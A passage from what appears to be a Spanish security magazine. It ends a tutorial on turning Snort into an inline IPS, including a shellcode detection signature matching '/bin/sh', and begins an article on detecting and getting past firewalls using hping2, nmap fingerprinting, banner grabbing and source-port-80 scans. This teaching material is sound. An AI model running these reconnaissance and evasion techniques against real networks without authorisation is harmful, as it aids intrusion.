- Los conectores de la séptima capa (ing. *Layer Seven Switches*) – son unos dispositivos muy similares al IPS en cuestión. Tradicionalmente sirven para distribuir la carga entre un par de dispositivos, pero también son capaces de hacer parar varios paquetes basándose en una base de reglas.
- Los IPS de aplicación (HIPS, ing. *Host Intrusion Prevention System*) – son las soluciones de programación que se instalan de forma local en cada estación protegida y que se integran con el sistema operativo para supervisar la operación de otras aplicaciones. Permiten proteger el sistema contra los peligros más frecuentes, como los errores tipo desbordamiento de buffer, los virus, los caballos de Troya, o el software espía.

Listado 1. *Configuración del núcleo del sistema*

```
Device Drivers
  Networking support
    Networking options
      <*> 802.1d Ethernet Bridging
      Network packet filtering (replaces ipchains)
        <*> Bridged IP/ARP packets filtering
          IP: Netfilter Configuration
            <*> Userspace queueing via NETLINK
            <*> IP tables support (required for filtering/masq/NAT)
          Bridge: Netfilter Configuration
            <*> Ethernet Bridge tables (ebtables) support
```

reglas popularmente disponibles se actualizan sólo al lanzarse la versión siguiente de Snort, y el acceso a las reglas de pago requiere una suscripción regular, es recomendable utilizar las firmas que quedan disponibles después de haberse registrado.

De todas formas, antes de que descarguemos e instalemos las reglas oficiales, probemos lo que hemos logrado hasta ahora. Crearemos un par de firmas de ejemplo, que nos permitirán conocer la capacidad de nuestro IPS. Para eso emplearemos tres tipos de reglas nuevos, que aparecen sólo en la versión *inline*, y que determinan las acciones emprendidas por Snort a la hora de iniciarse la firma. Éstos son:

- *drop* – Snort registrará el hecho de que haya aparecido un paquete que corresponde a la firma y enviará a iptables la señal de rechazo.
- *sdrop* – el paquete se rechazará, pero no se registrará la información correspondiente.
- *reject* – el paquete será rechazado y registrado, además, se romperá la conexión (RST en el caso del protocolo TCP) o se enviará un paquete *ICMP Port Unreachable* (en el caso del protocolo UDP).

Para lograr que las reglas tipo *reject* sean capaces de reiniciar las conexiones, tenemos que añadir al fichero de configuración la opción `config layer2resets`, que hará que IPS envíe los paquetes reiniciantes desde las interfaces que carecen de direcciones IP. La dirección MAC estándar en estos paquetes es la dirección de la tarjeta de red de salida, pero podemos cambiar dicha dirección mediante la opción `config layer2resets: 00:01:02:03:04:05`.

La primera de nuestras firmas tiene la forma siguiente: `drop tcp any any -> any 22 (classtype:attempted-user; msg:"Port 22 Connection Initiated";)`. Se trata de una regla muy sencilla que identifica, bloquea, y registra todos los paquetes TCP que pasen por IPS y que estén dirigidos al puerto 22. Como resultado, IPS impedirá que se establezca la conexión a los servidores SSH. El Listado 2 presenta una entrada en el registro de eventos que Snort creará después de haber interceptado los paquetes que corresponden a la firma. Como podemos ver, es un paquete SYN, el cual inicia el proceso de establecer las conexiones del protocolo TCP.

Listado 2. *La reacción de Snort a la primera firma*

```
[**] [1:0:0] Port 22 Connection Initiated [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
09/19-20:19:07.436667 192.168.0.2:1049 -> 193.219.28.2:22
TCP TTL:128 TOS:0x0 ID:702 IpLen:20 DgmLen:48 DF
******S* Seq: 0x29821EB9  Ack: 0x0  Win: 0xFAF0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Listado 3. *La reacción de Snort a la segunda firma*

```
[**] [1:0:0] ICMP Echo Request [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
09/19-20:12:57.194560 192.168.0.2 -> 212.76.32.1
ICMP TTL:128 TOS:0x0 ID:420 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512   Seq:256  ECHO
```

Listado 4. *La reacción de Snort a la tercera firma*

```
[**] [1:0:0] DNS Request [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
09/19-20:21:12.989775 192.168.0.2:1041 -> 212.76.39.45:53
UDP TTL:128 TOS:0x0 ID:818 IpLen:20 DgmLen:59
Len: 31
```

La segunda regla: `alert icmp any any <> any any (classtype: attempted-user; msg:"ICMP Echo Request"; icode:0; itype:8;)` identificará y registrará todos los paquetes ICMP tipo Echo Request. Los bitácoras de Snort se ampliarán con una entrada similar a la que se presenta en Listado 3.

La última firma es la más interesante: `alert udp any any <> any 53 (classtype:attempted-user; msg:"DNS Request"; content:"yahoo"; replace:"lycos";)`. La regla detectará y registrará todos los paquetes UDP que se dirijan al puerto 53 – es decir, al servidor DNS – y que contengan la cadena de caracteres *yahoo*. IPS dejará pasar a estos paquetes, pero la palabra *yahoo* cambiará por *lycos*. De esta acción será responsable el campo `replace` de la firma, decidiendo en qué debe convertirse el contenido del campo `content`.

Como resultado, si la solicitud atañe a la dirección *www.yahoo.com*, el servidor DNS responderá con la dirección IP del servidor *www.lycos.com*, y en los bitácoras se fijará la información presentada en Listado 4. Esta propiedad *inline* de Snort tiene una importancia enorme en la protección de un sistema tipo tarro de miel, cuando queremos que el intruso se entrometa en él, pero que no sea capaz de realizar ningún ataque con éxito en ninguno de nuestros ordenadores de la red. En el sistema IPS basta con modificar la firma que identifica el código de la capa según el modelo descrito en el Listado 5, y todos los ataques que sean conformes con este modelo no alcanzarán el éxito.

Debemos colocar todas estas reglas en el directorio */etc/snort/rules* en el fichero *test.rules*, y agregar

Listado 5. *Una modificación sencilla de la firma estropeará el código de la capa y frustrará el éxito del ataque*

Antes del cambio:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any ↵
  (msg:"SHELLCODE Linux shellcode"; content: ↵
  "|90 90 90 E8 C0 FF FF FF|/bin/sh"; ↵
  reference:arachnids,343; classtype:shellcode-detect; sid:652; rev:9;)
```

Después del cambio:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any ↵
  (msg:"SHELLCODE Linux shellcode"; content:↵
  "|90 90 90 E8 C0 FF FF FF|/bin/sh"; ↵
  replace:"|90 90 90 E8 C0 FF FF FF|/ben/sh"; ↵
  reference:arachnids,343; classtype:shellcode-detect; sid:652; rev:9;)
```

Configuración de iptables

Para dirigir al espacio del usuario los datos que se envían a través de la red nos hemos ayudado del comando `iptables -A FORWARD -j QUEUE`, que engloba todo el flujo de datos. Como resultado, se analizarán todos los paquetes que pasen por IPS. Sin embargo, podemos limitarnos a observar sólo las conexiones seleccionadas. Por ejemplo, si queremos que Snort busque los ataques únicamente en los paquetes que se envíen a los servidores web, podemos emplear el comando `iptables -A FORWARD -p tcp --dport 80 -j QUEUE`.

la entrada `include $RULE_PATH/test.rules` al final del fichero */etc/snort/snort.conf*. Configuramos *iptables* de forma que los paquetes pasen por Snort y arrancamos éste:

```
# iptables -P FORWARD DROP
# iptables -A FORWARD -j QUEUE
# snort -Q \
  -c /etc/snort/snort.conf \
  -l /var/log/snort -v
```

El último comando arranca Snort en el modo *inline* (la opción `-Q`). La configuración se descarga del fichero */etc/snort/snort.conf* (`-c`), y los bitácoras se graban en el directorio */var/log/snort* (`-l`). En la fase de pruebas utilizamos también la opción `-v`, la cual hace que IPS trabaje en el modo informativo y visualice un montón de mensajes, que nos permiten dar cuenta de dónde cometemos eventuales errores. Finalmente, suplantaremos la opción `-v` por la `-D`, gracias a lo que Snort operará en segundo plano, como demonio.

Instalamos las reglas oficiales

Ha llegado la hora de equipar nuestro sistema de prevención de ataques de las firmas oficiales y de producción de ataques. Puesto que utilizaremos las firmas disponibles para los usuarios registrados, debemos abrirnos una cuenta en la página de inicio de Snort. Cuando ya lo hayamos hecho, y hayamos descargado las firmas más recientes disponibles, las movemos al directorio */etc/snort* descomprimiéndolas allí.

La acción que Snort emprende por defecto respecto a todas las reglas consiste en registrar el ataque detectado (la directriz `alert`). Debido a que nosotros iremos bloqueando los ataques, tenemos que modificar todas las reglas, cambiando la acción `alert` por `drop`. Podemos conseguirlo mediante el comando:

```
$ for f in `ls *.rules` ;\
  do  sed s/^alert/drop/g \
  $f > ${f}.new ; \
  mv ${f}.new $f ; \
  done
```

Además, debemos corregir la parte final del fichero *snort.conf* de forma que cada una de las firmas se cargue al inicio del programa (antes todas las líneas que iniciaban los ficheros de las firmas las hemos convertido en comentarios). Para terminar, arrancamos Snort:

```
# snort -Q -D \
  -c /etc/snort/snort.conf \
  -l /var/log/snort
```

Ahora bien, hay que recordar que instalar un nuevo sistema IPS en un entorno de red y activar el bloqueo para todas las reglas se recomienda muy pocas veces. Todos los dispositivos IDS/IPS necesitan ajustarse a la red concreta, para que se eliminen las falsas alarmas, que siempre aparecen en las primeras etapas de funcionamiento. Si disponemos que el sistema bloquee todo lo que considere sospechoso, sin haberle enseñado previamente lo específico de nuestra red, puede ocurrir que una parte de los servicios deje de funcionar, o aparezcan perturbaciones en su operación, porque IPS no haya cedido el paso a algunos paquetes. De modo que es aconsejable comprobar primero cómo reacciona cada una de las firmas al tráfico típico de nuestra red, registrando los ataques detectados, y desactivar luego las reglas que provocan falsas alarmas. Sólo entonces podemos permitir que nuestro dispositivo bloquee los ataques.

Actualizaciones automáticas

Todos los sistemas IDS/IPS, incluso los que utilizan las últimas reglas de los ataques, se desactualizan bastante pronto. Nuevos peligros aparecen a tanta velocidad que los sistemas de este tipo, para permanecer eficaces, requieren actualizaciones diarias de sus bases de firmas. Efectuarla manualmente es una tarea ardua, así que intentaremos automatizarla, empleando una herramienta llamada Oinkmaster en su versión 1.2. Para conseguirlo, necesitaremos, salvo el programa como tal, el llamado código OinkCode, que nos permitirá lograr acceso a las reglas destinadas a los usuarios de Snort registrados.

Sobre el autor

Michał Piotrowski, licenciado en informática, tiene muchos años de experiencia laboral como administrador de redes y sistemas. Durante más de tres años trabajó como inspector de seguridad en la institución encargada de la oficina superior de certificación de la PKI polaca. Actualmente ocupa el cargo de especialista en asuntos de seguridad teleinformática en una de las mayores instituciones financieras de Polonia. En sus ratos libres programa y se dedica a la criptografía.

En la Red

- *http://www.snort.org* – página de inicio del proyecto Snort,
- *http://bridge.sourceforge.net* – página de inicio del conjunto de herramientas bridge-utils,
- *http://www.netfilter.org* – página de inicio del proyecto netfilter y programa iptables,
- *http://www.packetfactory.net/libnet/* – página de inicio de la librería libnet,
- *http://oinkmaster.sourceforge.net/* – página de inicio del programa Oinkmaster.

Podemos generar el código después de validarnos en nuestra cuenta en el servicio de Snort.

Oinkmaster es un script en el lenguaje Perl, de modo que su instalación es muy fácil:

```
$ tar zxvf oinkmaster-1.2.tar.gz
$ cd oinkmaster-1.2
# cp oinkmaster.pl /usr/local/bin/
# cp oinkmaster.conf /etc/
```


La configuración que consiste en editar el fichero *oinkmaster.conf* tampoco debe producir dificultades. Sobre todo, debemos decidir qué firmas queremos descargar. Lo que más nos importa son las reglas más actuales, así que modificamos la línea `# url = http://www.snort.org/pub-bin/oinkmaster.cgi/<oinkcode>/snortrules-snapshot-CURRENT.tar.gz` para que no contenga el signo `#` en su inicio, y en lugar de `<oinkcode>` insertamos el código que el script de la página de inicio de Snort haya generado para nosotros.

Si dejamos la configuración de Oinkmaster en el estado presente, las firmas nuevas adoptarán su forma por defecto, o sea, sólo nos informarán de los ataques que acaben de detectarse. Nosotros optamos por que se bloqueen los ataques, de modo que debemos agregar al fichero *oinkmaster.conf* una entrada que resulte en la modificación de todas las reglas descargadas, cambiando la acción por defecto de `alert` por `drop`: `modifysid * "^alert" | "drop"`. Procediendo de manera similar podemos indicarle al programa qué reglas deben desactivarse por defecto (la directriz `disablesid <nro de firma>`). Esto resulta muy práctico si ya contamos con un IPS oportunamente ajustado y no queremos que la actualización de las firmas nos lo estropee todo, es decir, por ejemplo, que active las reglas que hemos decidido desactivar.

Arrancamos el programa con el comando:

```
# oinkmaster.pl
  -o /etc/snort/rules/
```

donde el parámetro `-o` determina el directorio en el cual deben situarse las reglas nuevas. Además, merece la pena utilizar el parámetro `-b`, que indica el directorio al que deben moverse todos los ficheros de firmas anteriores. Para que todo funcione correctamente, Snort debe recargarse después de cada actualización de las reglas. De modo que lo último que deberíamos hacer es crear un script sencillo que automatice todo el proceso y añadirlo a */etc/crontab* o al fichero de otro administrador de tareas. ●



El desvío de los cortafuegos de red

Oliver Karow 

Grado de dificultad



Se suele tener la idea de que un cortafuegos protege por completo a las redes del acceso no autorizado. Sin embargo, los cortafuegos también tienen debilidades y es posible desviarlos, ya sea mediante un fallo en la configuración o a través de las debilidades del producto. Vamos a observar cómo un intruso puede acceder a un sistema por medio de la desviación de un cortafuegos.

En la actualidad, una de las necesidades más importantes de las infraestructuras IT es la de proteger a una red de los ataques y del acceso involuntario de las redes no fiables como Internet. Esta es la zona en la que los cortafuegos comienzan a funcionar. La tarea primaria de un cortafuegos es la de separar las redes, y decidir si se les permite a los paquetes pasar de una red a otra.

Hay diferentes tipos de cortafuegos que tienen diferentes enfoques en cuanto al cumplimiento de la tarea primaria. Los dos tipos más comunes son: los filtros de paquetes y los cortafuegos de la capa de aplicación (ver Recuadro *Manual del cortafuegos básico*).

Independientemente del tipo que sea, un cortafuegos necesita de alguna base para decidir si un paquete será enviado a su destino o no. Esta es básicamente la política de un cortafuegos en forma de listas de acceso o de reglas de filtrado. Vamos a ver las posibilidades del desvío de tales políticas mediante el abuso de reglas de filtrado defectuosas, debilidades en los protocolos comunes, y las limitaciones de los diferentes tipos de cortafuegos.

La detección de cortafuegos

Antes de que un sistema ubicado detrás de un cortafuegos pueda ser atacado, primero el intruso debe determinar si hay un cortafuegos en ese sitio. Esto no siempre es tan evidente como parece, pues quienes mantienen los cortafuegos utilizan a menudo trucos que impiden la detección de los mismos. Sin embargo, ya que un cortafuegos puede interferir en los resultados de un ataque, es importante ser conscientes de su existencia. Primero, veamos algunas técnicas que se emplean en la detección de un cortafuegos.

En este artículo aprenderás...

- cómo funcionan los cortafuegos,
- cómo pueden ser detectados,
- cómo puede ser desviado un cortafuegos aprovechando las configuraciones erróneas o las debilidades de los productos de cortafuegos.

Lo que deberías saber...

- debes estar al corriente sobre el TCP/IPv4,
- debes conocer el modelo de referencia ISO/OSI.

Manual del cortafuegos básico

Un cortafuegos es en general un sistema con interfaces múltiples, sujeto a diferentes redes, que tiene un mecanismo de filtrado para que permita o bloquee el tráfico entre las redes. Los cortafuegos pueden ser clasificados según la capa TCP/IP utilizada para el análisis y envío de los paquetes:

Los filtros de paquetes

El filtrado de paquetes analiza los paquetes en la Red (3) y Transporta (4) las capas del modelo ISO/OSI. Eso significa que un filtro de paquetes utiliza principalmente el siguiente criterio para acometer su decisión de filtrado:

- los protocolos (ICMP, OSPF, AH, ESP, etc.),
- la dirección IP de origen,
- la dirección IP de destino,
- el puerto de origen,
- el puerto de destino,
- los indicadores TCP (SYN, ACK, RST, FIN, etc.).

Los filtros de paquetes dinámicos/estáticos

Un filtro de paquetes estático está al tanto de cada conexión y almacena esta información en tablas de estado internas, para ampliar las capacidades de un paquete de filtros sencillo. Cuando un paquete saliente pasa por el filtro de paquetes (e inicia una conexión), los puertos que se corresponden y las direcciones IP para los paquetes de respuesta se abren durante la conexión y luego se cierran.

Además, algunos filtros de paquetes estáticos son capaces de abrir puertos dinámicamente si se ha negociado un nuevo puerto o dirección IP entre cliente y servidor en una conexión permitida. Algunos servicios como el Oracle y el Portmapper lo hacen.

Los cortafuegos a niveles de la aplicación

Los cortafuegos a nivel de aplicación son capaces de analizar los paquetes hasta la capa de aplicación del modelo ISO/OSI. Además de poseer las características de un filtro de paquetes estático/dinámico, también son capaces de inspeccionar la carga útil de un paquete. Mientras que un filtro de paquetes sólo puede tomar decisiones basadas en la información de la cabecera del paquete, un cortafuegos a nivel de la aplicación puede examinar la información específica de la aplicación. Por ejemplo, permite que este tipo de cortafuegos admita lo comunicación HTTP con el puerto 80/TCP en general, pero bloquea las consultas con ciertos comandos como el `CONNECT` o el `DELETE`.

Los cortafuegos a nivel de aplicación necesitan un servicio de proxy especial que se ejecute en cada protocolo que tiene que pasar a través de un cortafuegos. Ya que el servicio proxy no siempre está disponible, la mayoría de vendedores de cortafuegos emplean de manera adicional capacidades de filtrado de paquetes y servicios proxy genéricos, sin la habilidad de análisis del protocolo.

Los cortafuegos híbridos y de capa 2

Muchos vendedores de cortafuegos están utilizando una tecnología híbrida para obtener lo mejor de cada tipo de cortafuegos. Eso significa que incluyen en sus productos el filtrado de paquetes estático así como las habilidades de la capa de la aplicación. También hay cortafuegos de capa 2 disponibles en el mercado. Estos no son tan populares como los de filtrado de paquetes y los de capa de la aplicación, y se usan principalmente a nivel de la interfaz, dependiendo del vendedor.

El Traceroute

El Traceroute es un mecanismo utilizado para descubrir los routers que envían paquetes próximos a su destino. Si hay un cortafuegos colocado en el sitio podría responder a un paquete del traceroute.

Ya que el traceroute es en sí mismo una técnica muy antigua, la mayoría de los cortafuegos lo bloquean. Sin embargo, aún existen malos entendidos en cuanto a la funcionalidad del traceroute, lo que permite que los intrusos se abran paso a través de un sistema de cortafuegos.

El Listado 1 muestra los resultados de un traceroute, cuando es bloqueado por un cortafuegos. Como podemos apreciar, el traceroute funciona hasta que llega al sistema con la IP 10.4.4.254. Luego aparece algo en el sitio que bloquea los intentos de seguir una ruta.

Ahora vamos a intentar entender cómo funciona el seguimiento de rutas (ver también Figura 1). Para determinar la ruta de un paquete IP, se utiliza el campo TTL de la cabecera IP, de manera que este se reduce en uno cada vez que el paquete llega a un router. Si el router recibe un paquete IP con el valor de dos, este le restará uno, y si el resultado es mayor o igual a uno, será remitido al próximo router de acuerdo con la información del enrutado. Si un router recibe un paquete con el valor TTL de 1, lo restará, y ya que el valor resultante es de cero, no enviará el paquete al próximo router, y en su lugar enviará una notificación al remitente para informarle de que el paquete fue descartado por el camino.

El traceroute comienza su trabajo enviando el primer paquete con un TTL igual a 1. Este obtiene una notificación de expiración del ICMP TTL del primer router. Entonces aumenta el TTL a 2 para pasar el primer router y conseguir una notificación similar desde el próximo router en curso. Esto sucede de manera continua hasta que se alcanza el objetivo. Como cada router envía una notificación, el traceroute puede construir una lista de routers (si no está configurado de otra manera).

También es importante saber que hay dos maneras de hacer uso del traceroute. La primera utiliza los paquetes ICMP *de consulta echo* (por ejemplo, las ejecuciones por parte de Windows del traceroute), y los otros paquetes UDP (por ejemplo la mayoría de las ejecuciones *NIX). Ambas utilizan la técnica del TTL. Por tanto, es importante para un administrador de cortafuegos filtrar ambas ejecuciones del traceroute.

Listado 1. *El Traceroute bloqueado por un cortafuegos*

```
# traceroute www.dummycompany.de
traceroute to www.dummycompany.de (10.10.10.10), 30 hops max, 40 byte packets
 1  10.255.255.254                    0.373 ms  0.203 ms  0.215 ms
(...)
10  router.company1.de (10.1.1.254)  88.080 ms  88.319 ms  87.921 ms
11  router.company2.de (10.2.2.254)  87.881 ms  89.541 ms  88.081 ms
12  router.company3.de (10.3.3.254)  86.749 ms  86.919 ms  86.734 ms
13  router.company4.de (10.4.4.254)  87.216 ms  87.312 ms  87.307 ms
14  * * *
```

Listado 2. *La utilización de la técnica TCP de traceroute con hping2*

```
# hping2 -T -t 1 -S -p 80 www.dummycompany.de
HPING www.dummycompany.de (eth0 10.10.10.10 ): S set, ↵
  40 headers + 0 data bytes
hop=1 TTL 0 during transit from ip=10.255.255.254 name=UNKNOWN
hop=1 hoprtt=12.4 ms
(...)
hop=10 TTL 0 during transit from ip=10.1.1.254 name=router.company1.de
hop=11 TTL 0 during transit from ip=10.2.2.254 name=router.company2.de
hop=12 TTL 0 during transit from ip=10.3.3.254 name=router.company3.de
hop=13 TTL 0 during transit from ip=10.4.4.254 name=router.company4.de
hop=14 TTL 0 during transit from ip=10.5.5.254 name=UNKNOWN
len=46 ip=10.10.10.10 flags=SA DF seq=15 ttl=107 id=12852 win=29200 rtt=95.6 ms
len=46 ip=10.10.10.10 flags=R DF seq=15 ttl=107 id=12856 win=0 rtt=194.6 ms
```

Listado 3. *El envío de un paquete hacia un puerto cerrado*

```
# hping2 -S -p 99 -c 1 www.dontexist.com
HPING www.dontexist.com (eth0 192.168.10.10): S set, ↵
  40 headers + 0 data bytes
ICMP Packet filtered from ip=192.168.9.254
```

Listado 4. *La observación del tráfico de red*

```
# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
12:59:18.778417 IP 172.16.1.1.1866 > 192.168.10.10.99: ↵
  S 1958445360:1958445360(0) win 512
12:59:18.786914 IP 192.168.9.254 > 172.16.1.1 icmp 36: ↵
  host 192.168.10.10 unreachable - admin prohibited filter
```

Listado 5. *La comparación de los valores del TTL*

```
# hping2 -S -p 80 -c 1 www.randomname.com
HPING www.randomname.com (eth0 192.100.100.10): ↵
  S set, 40 headers + 0 data bytes
len=46 ip=192.100.100.10 flags=SA DF seq=0 ttl=55 id=0 win=5840 rtt=7.6 ms
# hping2 -S -p 99 -c 1 www.randomname.com

HPING www.randomname.com (eth0 192.100.100.10): ↵
  S set, 40 headers + 0 data bytes
len=46 ip=192.100.100.10 flags=RA DF seq=0 ttl=56 id=0 win=0 rtt=7.6 ms
```

El traceroute TCP

Ya que sabemos que el campo TTL es parte de la cabecera IP y los filtros comunes del traceroute sólo bloquean a los paquetes UDP e ICMP, podemos intentar evitar el filtro utilizando simplemente un paquete TCP en vez de un UDP o ICMP. Intentemos otra vez seguir la ruta hacia nuestro servidor de destino. Esta vez emplearemos la herramienta *hping2*, que nos permite enviar paquetes hábiles (ver Listado 2). Según podemos apreciar, hemos detectado otro salto. Mientras que el comando del *traceroute* fue bloqueado después del décimotercer router, *hping2* nos proporciona un resultado adicional.

El análisis de los paquetes de respuesta

Para sondear la existencia de un cortafuegos, es bueno comparar los paquetes de respuesta de los puertos abiertos con aquellos de los puertos cerrados. Observemos algunos trucos que pueden demostrar la existencia de un cortafuegos.

Primero, utilicemos *hping2* para enviar un paquete a nuestro destino, hacia un puerto del que sabemos o asumimos que está abierto (ver Listado 3). Al mismo tiempo apreciemos el tráfico de la red utilizando el tcpdump (ver Listado 4). Podemos ver un mensaje de *destino inalcanzable* en forma de mensaje de *filtro de administración prohibido* desde la 192.168.9.254. Este mensaje indica que el acceso al puerto 99/TCP de nuestro sistema de destino es filtrado a través de una lista de acceso en el router. Ya que este indicador es muy evidente con respecto a la existencia de un cortafuegos, observemos otra técnica basada en el análisis de los valores del TTL.

Las diferencias TTL

Cada vez que un paquete IP pasa por un dispositivo router, su TTL se reduce en uno. Así que si tenemos un servidor protegido por un cortafuegos de red instalado en un sistema determinado, podría ser posible que los paquetes que se originen desde el servidor tengan un TTL

diferente que los paquetes que se originen desde un cortafuegos.

El reto ahora es obtener un paquete de respuesta de ambos, del servidor y del sistema de cortafuegos potencialmente existente, y comparar los valores TTL de ambos paquetes. Si hay diferencia en el valor entonces es posible que haya un cortafuegos en el sitio.

Para forzar ambos sistemas a que respondan, podemos enviar un paquete a un puerto abierto y uno al puerto cerrado de nuestro sistema de destino, según lo cual el 80/TCP está abierto y el 99/TCP está cerrado (ver Listado 5). Como podemos apreciar, hay una diferencia entre los valores TTL (la diferencia de uno). Esto indica que existe un sistema de cortafuegos en el sitio que protege al servidor de destino.

Determinar el tipo de cortafuegos

Las técnicas anteriores ayudan a demostrar la existencia de un cortafuegos. Si podemos identificar la direccion IP del cortafuegos, existen algunos trucos extra que ayudan a reunir información adicional, como el producto del cortafuegos o el sistema operativo en uso.

Las identificación digital del TCP

Haremos uso del hecho de que cada pila IP de un sistema operativo tiene patrones únicos que hacen posible determinar la versión y el tipo de sistema operativo que está en uso. Ya que la mayoría de las aplicaciones de cortafuegos influyen en la conducta de la pila IP, también es posible determinar frecuentemente el tipo y la versión del cortafuegos instalado. La herramienta a elegir sería *nmap* con su capacidad de detección de OS integrada (ver Listado 6). Sólo escaneamos tres puertos y fuimos capaces de determinar lo que es probablemente un cortafuegos Checkpoint Firewall-1 NG ejecutado en un sistema operativo Solaris.

Vamos a observar otro cortafuegos (ver Listado 7), esta vez es un Cortafuegos de Symantec Enterpri-

Listado 6. *La Identificación Digital del OS y del cortafuegos con nmap*

```
# nmap -sS -F -n -O  -p 80,99,443 192.168.190.1
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) ↵
  at 2005-10-09 17:23 CEST
Interesting ports on 192.168.190.1:
PORT    STATE SERVICE
80/tcp  open  http
99/tcp closed metagram
443/tcp open  https
Device type: firewall|broadband router|general purpose
Running: Checkpoint Solaris 8, Belkin embedded, Sun Solaris 8
OS details: Checkpoint Firewall-1 NG on Sun Solaris 8, ↵
  Belkin DSL/Cable Router, Sun Solaris 8, Sun Trusted Solaris 8
```

Listado 7. *La huella digital de un Cortafuegos de Symantec Enterprise*

```
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) ↵
  at 2005-10-10 13:43 CEST
Interesting ports on 192.168.99.1:
(The 1193 ports scanned but not shown below are in state: closed)
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
23/tcp   open     telnet
25/tcp   open     smtp
53/tcp   open     domain
80/tcp   open     http
119/tcp  open     nntp
139/tcp  open     netbios-ssn
443/tcp  open     https
481/tcp  open     dvs
512/tcp  open     exec
513/tcp  open     login
514/tcp  open     shell
554/tcp  open     rtsp
1720/tcp open     H.323/Q.931
2456/tcp open     unknown
5631/tcp open     pcanywheredata
7070/tcp open     realserver
No exact OS matches for host (If you know what OS is running ↵
  on it, see http://www.insecure.org/cgi-bin/nmap-submit.cgi).
```




Figura 1. *Cómo funciona el traceroute*

Listado 8. *La comprobación de anuncios*

```
# netcat www.raptorfirewall.nix 80
> HEAD / HTTP/1.0
< HTTP/1.1 503 Service Unavailable
< MIME-Version: 1.0
< Server: Simple, Secure Web Server 1.1
< Date: Fri, 17 Sep 2004 19:08:35 GMT
< Connection: close
< Content-Type: text/html
< <HTML>
< <HEAD><TITLE>Firewall Error: Service Unavailable</TITLE></HEAD>
```

Listado 9. *Una exploración normal vs una exploración en el puerto de origen*

```
# nmap -sS -p 1-65535 192.168.0.1
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) ↵
  at 2005-10-09 17:01 CEST
Interesting ports on 192.168.0.1:
(The 1658 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
80/tcp open  http
Nmap run completed -- 1 IP address (1 host up) scanned in 6.607 seconds

# nmap -sS -g 80 -p 1024-65535 192.168.0.1
Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) ↵
  at 2005-10-09 17:01 CEST
Interesting ports on 192.168.0.1:
(The 1657 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
80/tcp open  http
6000/tcp open X11
Nmap run completed -- 1 IP address (1 host up) scanned in 6.607 seconds
```

Tabla 1. *Los puertos abiertos que pueden ayudar a determinar el tipo de cortafuegos*

Producto del Cortafuegos	Número del puerto	Objetivo
Cortafuegos de Symantec Enterprise	888/TCP	OOB-Daemon
Cortafuegos de Symantec Enterprise	2456/TCP	Administración basada en la Web
Checkpoint FW1-NG	256/TCP	Administración
Checkpoint FW1-NG	257/TCP	FW1_log
Checkpoint FW1-NG	18181/TCP	Protocolo OPSEC del Contenido Vectorial
Checkpoint FW1-NG	18190/TCP	Interfaz de administración

se. Como podemos ver, *nmap* no fue capaz de determinar el sistema operativo y el producto del cortafuegos, pero el que tenga muchos puertos abiertos indica que este podría ser un cortafuegos basado en proxy y no hay muchos vendedores de esos productos.

Por tanto, además de la detección de huellas con *nmap*, también merece la pena echarle un vistazo a los puertos comunes de los diferentes productos de cortafuegos de los diferentes vendedores. Por ejemplo, el Cortafuegos de Symantec Enterprise (SEF) tiene dos puertos típicos, que son el 2456/TCP para la administración basada en la web y el 888/TCP para la Autenticación Fuera de Banda. La comparación de los resultados de la búsqueda con la Tabla 1 nos lleva un paso adelante en la definición del producto del cortafuegos. Por cierto, una capa de aplicación bien configurada como la SEF no tendrá tantos puertos abiertos en el cortafuegos externo. Un Cortafuegos Checkpoint 1 también tiene los típicos puertos abiertos que indican el producto del cortafuegos. Estos son, por ejemplo, los puertos administrativos en el rango 256–264/TCP y 18180–18265/TCP.

También vale la pena saber que *nmap* no es la única herramienta que puede ser utilizada para detectar un cortafuegos. Otras herramientas tales como *xprobe* y *p0f* también pueden ser utilizadas en la detección de un cortafuegos. Se puede encontrar más información útil en el Artículo *OS fingerprinting – ¿cómo no dejarnos reconocer?* publicado en la edición del 4/2004 de *hakin9*.

La comprobación de anuncios

Para asegurarnos del producto de cortafuegos con el que vamos a trabajar, se puede utilizar una técnica de comprobación de anuncios para recibir más información. Por ejemplo, la salida de un demonio HTTP de un Cortafuegos de Symantec Enterprise puede ser identificada sencillamente por el Servidor: la cadena *Simple, Secure Web Server 1.1* (ver Listado 8).

